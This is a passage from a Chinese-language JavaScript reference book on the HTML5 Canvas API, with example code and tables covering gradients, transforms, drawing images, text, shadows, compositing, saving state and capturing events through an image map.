    rg.addColorStop(0, "#A7D30C");
```

```

rg.addColorStop(0.9, "#019F62");
rg.addColorStop(1, "rgba(1,159,98,0)");

context.fillStyle = rg;
context.beginPath();
context.fillRect(0,0,130,230);

context.beginPath();
context.lineTo(250,150);
context.lineTo(330,240);
context.lineTo(410,150);
context.stroke();
};
</script>
</head>
<body>
<h1>Simple Shapes on canvas Example</h1>
<canvas id="canvas" width="500" height="500">
  <strong>Canvas-Supporting Browser Required</strong>
</canvas>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch17/canvaslinesandshapes.html>

表 17-6 显示了样式和颜色属性的完整列表。

表 17-6 canvas 的颜色和样式属性与方法

名 称	描 述
<code>addColorStop(<i>offset</i>, <i>color</i>)</code>	将新的停止点添加到渐变。 <i>offset</i> 值必须是介于 0 到 1 之间的数字, 而 <i>color</i> 值必须是 CSS 颜色。用于 <i>CanvasGradient</i> 对象
<code>createLinearGradient(<i>x0</i>, <i>y0</i>,<i>x1</i>,<i>y1</i>)</code>	使用开始点(<i>x0</i> , <i>y0</i>)和结束点(<i>x1</i> , <i>y1</i>)创建 <i>CanvasGradient</i> 对象
<code>createPattern(<i>image</i>, <i>repetition</i>)</code>	创建可用作 <i>fillStyle</i> 或 <i>strokeStyle</i> 的 <i>CanvasPattern</i> 对象。模式从指定的图像开始, 然后根据 <i>repetition</i> 进行重复。选项包括 <i>repeat</i> 、 <i>repeat-x</i> 、 <i>repeat-y</i> 以及 <i>no-repeat</i>
<code>createRadialGradient (<i>x0</i>,<i>y0</i>,<i>r0</i>,<i>x1</i>,<i>y1</i>,<i>r1</i>)</code>	使用位于(<i>x0</i> , <i>y0</i>)半径为 <i>r0</i> 的开始圆以及位于(<i>x1</i> , <i>y1</i>)半径为 <i>r1</i> 的结束圆创建 <i>RadialGradient</i>
<code>fillStyle</code>	应用于 <code>fill()</code> 调用的颜色。其值可以为 CSS 颜色、由 <code>createRadialGradient()</code> 和 <code>createLinearGradient()</code> 创建的 <i>CanvasGradient</i> , 或由 <code>createPattern()</code> 创建的 <i>CanvasPattern</i> 。默认填充样式是黑色
<code>strokeStyle</code>	应用于 <code>stroke()</code> 调用的颜色。其值可以为 CSS 颜色、由 <code>createRadialGradient()</code> 和 <code>createLinearGradient()</code> 创建的 <i>CanvasGradient</i> , 或由 <code>createPattern()</code> 创建的 <i>CanvasPattern</i> 。默认笔触样式是黑色

应用一些透视

因为上下文被指定为 2d，所以到目前为止所有内容看起来都是二维的不足为奇。可以通过选择正确的点和阴影添加一些透视效果。在图 17-17 中显示的 3D 立方体完全是使用一些 `moveTo()` 和 `lineTo()` 调用创建的。`lineTo()` 用于建立立方体的三个侧面，但是这些点没有像创建二维正方形那样被简单地设置为水平线和垂直线。应用阴影以创建因为应用光源的维数错觉。尽管代码很简单，但是可以发现正确地使用 Canvas 通常更多的是了解基本图形并绘制所有其他内容：

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>Canvas Cube Example</title>
<style>
  body {background-color: #E67B34;}
</style>
<script>
window.onload = function() {
  var context = document.getElementById("canvas").getContext("2d");

  context.fillStyle = "#fff";
  context.strokeStyle = "black";
  context.beginPath();
  context.moveTo(188,38);
  context.lineTo(59,124);
  context.lineTo(212,197);
  context.lineTo(341,111);
  context.lineTo(188,38);
  context.closePath();
  context.fill();
  context.stroke();

  context.fillStyle = "#ccc";
  context.strokeStyle = "black";
  context.beginPath();
  context.moveTo(341,111);
  context.lineTo(212,197);
  context.lineTo(212,362);
  context.lineTo(341,276);
  context.lineTo(341,111);
  context.closePath();
  context.fill();
  context.stroke();

  context.fillStyle = "#999";
  context.strokeStyle = "black";
  context.beginPath();
  context.moveTo(59,289);
  context.lineTo(59,124);
```

```
context.lineTo(212,197);
context.lineTo(212,362);
context.lineTo(59,289);
context.closePath();
context.fill();
context.stroke();
};
</script>
</head>
<body>
<h1>Canvas Perspective</h1>
<canvas id="canvas" width="400" height="400">
  <strong>Canvas-Supporting Browser Required</strong>
</canvas>
</body>
</html>
```

在线: <http://javascriptref.com/3ed/ch17/canvascube.html>




图 17-17 带有透视效果的假 3D

17.3.3 缩放、旋转和变换图画

现在已经介绍了基本形状和样式,但还可以通过变换对定制的图画执行更多操作。Canvas API 为完成你希望执行的常见任务提供了大量有用的方法。首先分析 `scale(x,y)` 函数,可以使用该函数缩放对象,如图 17-18 所示。参数 `x` 显示如何在水平方向进行缩放,参数 `y` 指示如何在垂直方向

上进行缩放:

```
/* scale tall and thin */
context.scale(0.5,1.5);
writeBoxes(context);

/* move short and wide */
context.scale(1.75,0.2);
writeBoxes(context);
```

简单缩放




图 17-18 简单缩放

在线: <http://javascriptref.com/3ed/ch17/canvasscale.html>

接下来介绍 `rotate(angle)` 方法, 可以使用该方法以顺时针方向旋转图画, 旋转的角度由 `angle` 定义, 单位为弧度, 如图 17-19 所示。

```
/* rotate to the right */
context.rotate(Math.PI/8);
writeBoxes(context);

/* rotate to the left */
context.rotate(-Math.PI/8);
writeBoxes(context);
```

简单旋转




图 17-19 简单旋转

在线: <http://javascriptref.com/3ed/ch17/canvasrotate.html>

图 17-20 显示了简单移动效果。函数 `translate(x,y)` 是一个方便的函数，用于将原点(0,0)改变为图画中的另一个点。下面的例子将原点移动到(100,100)。然后，当矩形的开始坐标被指定为(0,0)时，它实际上从(100,100)开始绘制：

```
context.translate(100,100);
context.fillRect(0,0,100,100);
```

下面列举移动一些方框的简单示例：

简单移动




图 17-20 简单移动

在线：<http://javascriptref.com/3ed/ch17/canvastranslate.html>

到目前为止介绍的所有这些方法都可以方便地帮助我们使用与路径关联的基本变换矩阵。所有路径都有一个单位矩阵作为它们的默认变换。作为单位矩阵，这个变换矩阵什么也不做，但是确实能够以几种方式调整该矩阵。首先，可以直接通过调用 `setTransform(m11,m12,m21,m22,dx,dy)` 进行修改，该方法将该矩阵重置为单位矩阵，然后使用给定的参数调用 `transform()`。或者可以直接通过使用 `transform(m11,m12,m21,m22,dx,dy)` 来实现该效果，该方法将当前矩阵乘上下面定义的矩阵：

```
m11 m21 dx
m12 m22 dy
0 0 1
```

这个方法存在明显的问题：除非比较熟悉矩阵数学，否则使用该方法比较困难。该方法的优点是，只使用该方法可以完成所希望的所有效果。下面这个简单例子扭曲并移动几个简单的矩形。结果如图 17-21 所示。

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>canvas transform() Example</title>
<style>
  canvas {border: 1px solid black;}
</style>
<script>
window.onload = function() {
  var canvas = document.getElementById("canvas");
  var context = canvas.getContext("2d");

  context.fillStyle = "rgba(255,0,0,0.4)";
  context.rect(0,0,100,100);
  context.fill();
  context.setTransform(1,1,1,0,0,0);
  context.beginPath();
  context.fillStyle = "rgba(0,255,0,0.4)";
  context.rect(75,75,100,100);
  context.fill();

  context.setTransform(0,0.5,1,0.8,0,0);
  context.beginPath();
  context.fillStyle = "rgba(0,0,255,0.4)";
  context.rect(50,50,100,100);
  context.fill();
};
</script>
</head>
<body>
<h1>Simple Transforms</h1>
<canvas id="canvas" width="400" height="300">
  <strong>Canvas-Supporting Browser Required</strong>
</canvas>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch17/canvastransform.html>




图 17-21 变换矩形

表 17-7 列出了变换方法。

表 17-7 基本的 canvas 变换方法

名 称	描 述
<code>rotate(angle)</code>	向变换矩阵添加由 <code>angle</code> 指定的顺时针旋转变换
<code>scale(x, y)</code>	向变换矩阵添加缩放变化。参数 <code>x</code> 和 <code>y</code> 的值分别定义为在 <code>x</code> 和 <code>y</code> 轴上的拉伸量
<code>setTransform(m11, m12, m21, m22, dx, dy)</code>	将变换矩阵重置为单位矩阵，然后调用 <code>transform(m11, m12, m21, m22, dx, dy)</code>
<code>transform(m11, m12, m21, m22, dx, dy)</code>	将当前变换矩阵乘以下面定义的矩阵： $\begin{matrix} m11 & m21 & dx \\ m12 & m22 & dy \\ 0 & 0 & 1 \end{matrix}$
<code>translate(x, y)</code>	向当前的变换矩阵添加平移变换。该平移变换将原点移到由 <code>(x,y)</code> 指定的位置

17.3.4 在绘图中使用位图

Canvas API 一个非常有趣的特征是能够将图像嵌入到图画中。有几种访问可以完成该工作，但是首先从最基本的方式 `drawImage(img,x,y)` 开始，该方法采用一个图像对象以及应当将该图像放置到何处的坐标。当以这种方式调用时，图像将是其原来的大小。如果需要修改图像的大小并设置宽度和高度，可使用 `drawImage(img,x,y,w,h)` 方法。

传递给 `drawImage()` 方法的实际图像可来自以下几个地方:

- 已在页面上加载的图像
- 可通过 DOM 动态创建
- 另一个 canvas 对象
- 通过将其 `src` 设置到一个 `data:URL` 创建的图像

需要记住的重要一点是, 当 `canvas` 能够访问图像时, 该图像必须已经加载了。这可能需要为图像使用 `onload` 函数:

```
var img = new Image();
img.onload = function() {
    context.drawImage(img, 0, 0, 400, 400);
};
img.src = "dog.jpg";
```

最后一种方式是 `drawImage(img, sx, sy, sw, sh, dx, dy, dw, dh)`, 可以剪切图像的一部分并会绘制到 `canvas` 上。坐标 `(sx, sy)` 是图像的位置, `sw` 和 `sh` 分别是宽度和高度。剩余的参数以 `d` 为前缀, 与该方法前面的形式相同:

```
var img = document.getElementById("image1");
/* slices a 100px square from image1 at location (200,75)
   Places on the canvas at (50,50) and stretches it to 300px square. */
context.drawImage(img, 200, 75, 100, 100, 50, 50, 300, 300);
```

不管如何决定放置图像, 一旦图像在 `canvas` 上, 之后就可以在图像上绘图。下面的例子加载一幅图像并绘制一个区域, 以准备最终添加一个标题:

```
<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>canvas drawImage() Example</title>
<style>
    canvas {border: 1px solid black;}
</style>
<script>
window.onload = function() {
    var canvas = document.getElementById("canvas");
    var context = canvas.getContext("2d");
    var img = new Image();
    img.src = "dog.jpg";
    img.onload = function() {
        context.lineWidth = 5;
        context.drawImage(img, 0, 0, 400, 400);
        context.beginPath();
        context.lineWidth = 5;
        context.fillStyle = "orange";
        context.strokeStyle = "black";
        context.rect(50, 340, 300, 50);
        context.fill();
```

```

        context.stroke();
    };
};
</script>
</head>
<body>
<canvas id="canvas" width="400" height="400">
  <strong>Canvas-Supporting Browser Required</strong>
</canvas>
</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch17/canvasimage.html>

表 17-8 显示了 Image API 方法和属性。

表 17-8 ImageData API 为 canvas 提供的方法和属性

名 称	描 述
createImageData(<i>w</i> , <i>h</i>) 或 createImageData(<i>imagedata</i>)	使用宽度 <i>w</i> 和高度 <i>h</i> 或使用与 <i>imagedata</i> 相同的尺寸, 实例化一个新的空白 <i>ImageData</i> 对象
drawImage(<i>image</i> , <i>dx</i> , <i>dy</i>) 或 drawImage(<i>image</i> , <i>dx</i> , <i>dy</i> , <i>dw</i> , <i>dh</i>) 或 drawImage(<i>image</i> , <i>sx</i> , <i>sy</i> , <i>sw</i> , <i>sh</i> , <i>dx</i> , <i>dy</i> , <i>dw</i> , <i>dh</i>)	将 <i>image</i> 指定的图像绘制到 canvas 上。该图像放在(<i>dx</i> , <i>dy</i>)处。如果指定了 <i>dw</i> 和 <i>dh</i> , 图像的宽度和高度将分别为 <i>dw</i> 和 <i>dh</i> 。在最后一种形式中, 将图像中由 <i>sx</i> 、 <i>sy</i> 、 <i>sw</i> 和 <i>sh</i> 定义的矩形所指定的部分放到 canvas 上
getImageData (<i>sx</i> , <i>sy</i> , <i>sw</i> , <i>sh</i>)	返回一个 <i>ImageData</i> 对象, 该对象包含从(<i>sx</i> , <i>sy</i>)开始、宽度为 <i>sw</i> 并且高度为 <i>sh</i> 的矩形的像素
putImageData(<i>imagedata</i> , <i>dx</i> , <i>dy</i> [, <i>dirtyX</i> , <i>dirtyY</i> , <i>dirtyWidth</i> , <i>dirtyHeight</i>])	将指定的 <i>ImageData</i> 写入到 canvas 中
<i>data</i>	包含图像的原始像素数据
<i>height</i>	包含图像的高度, 以像素为单位
<i>width</i>	包含图像的宽度, 以像素为单位

17.3.5 <canvas>对文本的支持

在支持 canvas 元素早期形式的浏览器中, 在绘图中对文本的支持不是很好, 或者根本不支持。

按照 HTML5 的要求, Canvas API 现在应当支持文本函数, 并且现代浏览器确实支持文本函数。可以使用 `fillText(text,x,y [,maxWidth])` 或 `strokeText(text,x,y [,maxWidth])` 写入文本。这两个函数都采用可选的最后一个参数 `maxWidth`, 如果文本比该参数指定的长度还长, 则会剪切文本。可同时使用 `fillText()` 和 `strokeText()` 方法在文本周围显示轮廓线。下面的代码, 将填充颜色设置为蓝色, 然后在字母周围使用黑色线条写入短语 “Canvas is great!”。

```
context.fillStyle = "rgb(0,0,255)";
context.strokeStyle = "rgb(0,0,0)";
context.fillText("Canvas is great!",10,40);
context.strokeText("Canvas is great!",10,40);
```

为得到定制程度更高的文本, 可使用 `font` 属性。可以使用与 CSS `font` 属性相同的值设置 `font` 属性。可以使用 `textAlign` 和 `textBaseline` 来设置文本字符串的水平和垂直对齐方式。`textAlign` 属性的可能取值为 `start`、`end`、`left`、`right` 和 `center`。`TextBaseline` 属性可以设置为 `top`、`hanging`、`middle`、`alphabetic`、`ideographic` 和 `bottom`:

```
context.font = "bold 30px sans-serif";
context.textAlign = "center";
context.textBaseline = "middle";
```

可以通过设置阴影属性 `shadowOffsetX`、`shadowOffsetY`、`shadowBlur` 和 `shadowColor`, 简单地形状添加阴影。偏移简单地设置阴影应当从图像偏移多远。正值会使阴影向右和向下偏移。负值会使阴影向左和向上偏移。`shadowBlur` 属性指示阴影的模糊度, `shadowColor` 属性指示颜色。下面的代码片段演示了阴影的设置:

```
context.shadowOffsetX = 10;
context.shadowOffsetY = 5;
context.shadowColor = "rgba(255,48,48,0.5)";
context.shadowBlur = 5;
context.fillStyle = "red";
context.fillRect(100,100,100,100);
```

表 17-9 显示了阴影属性。

表 17-9 canvas 的阴影属性

名称	描述
<code>shadowBlur</code>	设置阴影效果的大小。默认值为 0
<code>shadowColor</code>	设置阴影的颜色。默认为透明的黑色
<code>shadowOffsetX</code>	设置阴影将在水平方向上的偏移距离。默认值为 0
<code>shadowOffsetY</code>	设置阴影将在垂直方向上的偏移距离。默认值为 0

至此已经介绍了所有概念, 接下来将它们组合到一起, 使用一些具有阴影的文本为图像添加标题, 如图 17-22 所示。

```

<!DOCTYPE html>
<html>
<head>
<meta charset="utf-8">
<title>canvas Text Example</title>
<style>
  canvas {border: 1px solid black;}
</style>
<script>
window.onload = function() {
  var canvas = document.getElementById("canvas");
  var context = canvas.getContext("2d");
  var img = new Image();
  img.src = "dog.jpg";
  img.onload = function() {
    context.lineWidth = 5;
    context.drawImage(img,0,0,400,400);
    context.beginPath();
    context.lineWidth = 5;
    context.fillStyle = "orange";
    context.strokeStyle = "black";
    context.rect(50,340,300,50);
    context.fill();
    context.stroke();

    context.lineWidth = 2;
    context.font = "40px sans-serif";
    context.strokeStyle = "black";
    context.fillStyle = "white";
    context.fillText("Canvas is great!",60,375);
    context.shadowOffsetX = 10;
    context.shadowOffsetY = 5;
    context.shadowColor = "rgba(0,48,48,0.5)";
    context.shadowBlur = 5;
    context.strokeText("Canvas is great!",60,375);
  };
};
</script>
</head>
<body>

<canvas id="canvas" width="400" height="400">
  <strong>Canvas-Supporting Browser Required</strong>
</canvas>

</body>
</html>

```

在线: <http://javascriptref.com/3ed/ch17/canvastext.html>




图 17-22 Even dogs love <canvas>

表 17-10 显示了 canvas 文本方法和属性。

表 17-10 canvas 的 Text API 方法和属性

名 称	描 述
<code>fillText(text, x, y [, maxWidth])</code>	在位置(x,y)写入文本, 并根据 <code>fillStyle</code> 填充文本。根据为 <code>font</code> 、 <code>textAlign</code> 和 <code>textBaseline</code> 设置的值写入文本
<code>Font</code>	为文本字符串设置字体。必须与 CSS 字体使用相同的格式。默认值是 10px sans-serif
<code>measureText(text)</code>	为给定的文本返回一个 <code>TextMetrics</code> 对象。当前, 该对象的唯一属性是 <code>width</code>
<code>strokeText(text, x, y [, maxWidth])</code>	根据 <code>strokeStyle</code> 在位置(x,y)写入文本。根据为 <code>font</code> 、 <code>textAlign</code> 和 <code>textBaseline</code> 设置的值写入文本
<code>textAlign</code>	设置文本字符串的对齐方式。根据选择的选项对齐指定的 x、y 点。选项为 <code>start</code> 、 <code>end</code> 、 <code>left</code> 、 <code>right</code> 和 <code>center</code> 。默认值为 <code>start</code>
<code>textBaseline</code>	为文本字符串设置文本基准线。选项包括 <code>top</code> 、 <code>hanging</code> 、 <code>middle</code> 、 <code>alphabetic</code> 、 <code>ideographic</code> 和 <code>bottom</code> 。默认值是 <code>alphabetic</code>

17.3.6 组合

现在已经介绍了如何绘制大量不同类型的图像, 接下来需要讨论当添加多幅图画时如何在画布上布局形状了。使用 `globalCompositeOperation` 属性指定形状的层叠方式。表 17-11 显示了

`globalCompositeOperation` 属性的多个选项。在所有情况下, A 是绘制的新形状, B 是当前画布。默认值为 `source-over`, 指示新添加的形状将放到当前画布的顶部。

表 17-11 canvas 组合选项

组合操作关键字	描 述
<code>source-over</code>	显示所有的 A, 并在非重叠的区域显示 B
<code>source-in</code>	只在 A 和 B 重叠的区域显示 A。不显示 B
<code>source-out</code>	只在 A 和 B 的非重叠的区域显示 A。不显示 B
<code>source-atop</code>	在 A 和 B 重叠的区域显示 A。在非重叠区域显示 B。在非重叠的区域不显示 A
<code>destination-over</code>	显示所有的 B, 并在非重叠的区域显示 A
<code>destination-in</code>	只在 A 和 B 重叠的区域显示 B。不显示 A
<code>destination-out</code>	只在 A 和 B 非重叠的区域显示 B。不显示 A
<code>destination-atop</code>	只在 A 和 B 重叠的区域显示 B。在非重叠的区域显示 A。在非重叠的区域不显示 B
<code>lighter</code>	在重叠区域显示 A 与 B 之和。在非重叠区域, 正常显示 A 和 B
<code>copy</code>	只显示 A
<code>xor</code>	在重叠区域什么也不显示。在非重叠的区域正常显示 A 和 B

在所有情况下, 使用相同的代码绘制正方形。首先绘制红色正方形, 所以当绘制绿色正方形 (A) 时, B 表示红色正方形:

```
function drawSquares(context) {
    context.fillStyle = "rgb(166,42,42)";
    context.beginPath();
    context.rect(0, 0, 75, 75);
    context.fill();
    context.beginPath();
    context.fillStyle = "rgb(74,118,110)";
    context.rect(35, 35, 75, 75);
    context.fill();
}
```

唯一的区别是 `globalCompositeOperation` 的设置:

```
context.globalCompositeOperation = "xor";
drawSquares(context);
// etc.
context.globalCompositeOperation = "source-out";
drawSquares(context);
```

图 17-23 显示了一些组合选项:




图 17-23 一些组合选项

除了 `globalCompositeOperation` 外，还可以设置 `globalAlpha` 属性。这将是所有图画的默认透明值。与其他 `alpha` 值一样，该值必需介于 0~1 之间，0 表示完全透明，1 表示完全不透明。

表 17-12 显示了这些属性。

表 17-12 canvas 的组合属性

名称	描述
<code>globalAlpha</code>	所有填充和线条的默认 <code>alpha</code> 值。该值必需介于 0~1 之间。默认值是 1.0
<code>globalCompositeOperation</code>	设置在画布上绘制形状和图像的方式。对于各选项，请查看表 17-11。A 是正在绘制的对象(源)，B 是当前的绘制画布(目标)。默认为 <code>source-over</code>

17.3.7 保存状态

`Canvas` 提供了两个用于保存和恢复状态的简便方法。为了保存画布的当前状态，只需调用 `save()`。然后就可以随意地修改画布。之后，可以通过调用 `restore()` 来检索先前保存的状态：

```
context.strokeStyle = "red";
context.lineWidth = 5;
context.beginPath();
context.moveTo(150, 0);
context.save();
context.lineTo(20,100);
context.stroke();
context.beginPath();
context.strokeStyle = "blue";
```

```
context.lineWidth = 1;
context.moveTo(20, 100);
context.lineTo(20, 300);
context.stroke();
```

```
context.restore();
context.beginPath();
context.moveTo(150, 0);
context.lineTo(280, 100);
context.stroke();
```

在这个例子中，将 `lineWidth` 设置为 5，将 `strokeStyle` 设置为 `red`。这个状态被保存了下来。然后该代码继续修改宽度和颜色。后来，调用 `restore()` 恢复第一个状态。注意位置没有在状态中保存，因此仍需调用 `moveTo()`。表 17-13 描述了这些方法。

表 17-13 canvas 的状态保存方法

名称	描述
<code>restore()</code>	检索由 <code>save()</code> 函数保存的最后状态，并重新设置为该状态
<code>save()</code>	将当前状态添加到绘图状态堆栈中

17.3.8 <canvas>考虑事项

接下来的几节主要分析 Canvas API 需要认真注意的几个方面。与所有内容一样，以这种方式绘图需要取得一个平衡，尽管可以缓解，但是有一些内容可能需要放弃。

1. 捕获事件

既然画布只不过是一个元素，在画布的单个部分上捕获事件将被证明是具有挑战性的。对于这个问题有许多解决方案，接下来将详细介绍其中的两种解决方案。图像地图可能是第一个符合思维逻辑的想法。因为开发人员多年来使用图像地图在图像的各个部分上处理事件。然而，目前还不能像为图像关联 `map` 元素那样，为 `canvas` 元素关联 `map` 元素。事实证明，这不算是问题，完全可以在 `canvas` 元素相同的位置放置一幅透明图像，并且可以为该透明图像关联图像地图：

```
<style>
.canvasPosition {
  position: absolute;
  left: 20px;
  top: 70px;
  width: 500px;
  height: 500px;
}
</style>
...
<canvas id="canvas" width="500" height="500" class="canvasPosition"></canvas>
<map name="shapemap" id="shapemap"></map>

```

现在建立了图像地图，接下来需要创建用于捕获事件的区域。在这个简单例子中，将绘制一个矩形、一个三角形和一个圆。每个图像都将捕获 `onmousemove` 事件，然后显示与对应形状关联的坐标。

`draw()` 函数通过添加关于每个形状的细节并为每个形状调用 `drawShape()` 来初始化该过程。`drawShape()` 函数会调用方法来绘制形状，并在图像地图中添加对应的项。`drawShape()` 函数还将形状添加到一个数组中供以后检索：

```
function draw() {
    drawShape({type: "rect", coords: [10,10,50,50], fillStyle: "blue"});
    drawShape({type: "circle", coords: [220,35,25], fillStyle: "green"});
    var coords = []
    coords.push([125,10])
    coords.push([150,60]);
    coords.push([100,60]);
    drawShape({type: "poly", coords: coords, fillStyle: "red"});
}

function drawShape(shape) {
    drawContext(context, shape);
    drawImageMap(shape);
    shapes.push(shape);
}
```

正如在代码中所显示的，每个 `shape` 对象都包含相关的坐标。这些坐标与类型一起定义了形状。在 `drawImageMap()` 中可以使用这些坐标创建坐标字符串，可以在形状在画布的相同位置上将创建的坐标字符串添加到图像地图上。`drawImageMap()` 函数还为形状计算最小的 `x` 和 `y` 值，从而可以在 `onmouseover` 事件中适当地计算像素坐标：

```
function drawImageMap(shape) {
    var type = shape["type"];
    var coords = shape["coords"];
    if (type == "rect"){
        var coordStr = coords[0] + "," + coords[1] + "," +
        (coords[0] + coords[2]) + "," + (coords[1] + coords[3]);
        shape["xMin"] = coords[0];
        shape["yMin"] = coords[1];
        addImageMapArea("rect", coordStr, "Rectangle", shape);
    }
    else if (type == "poly") {
        var coordStr = "";
        var xMin = 1000000;
        var yMin = 1000000;
        for (var i=0, len=coords.length; i < len; i++) {
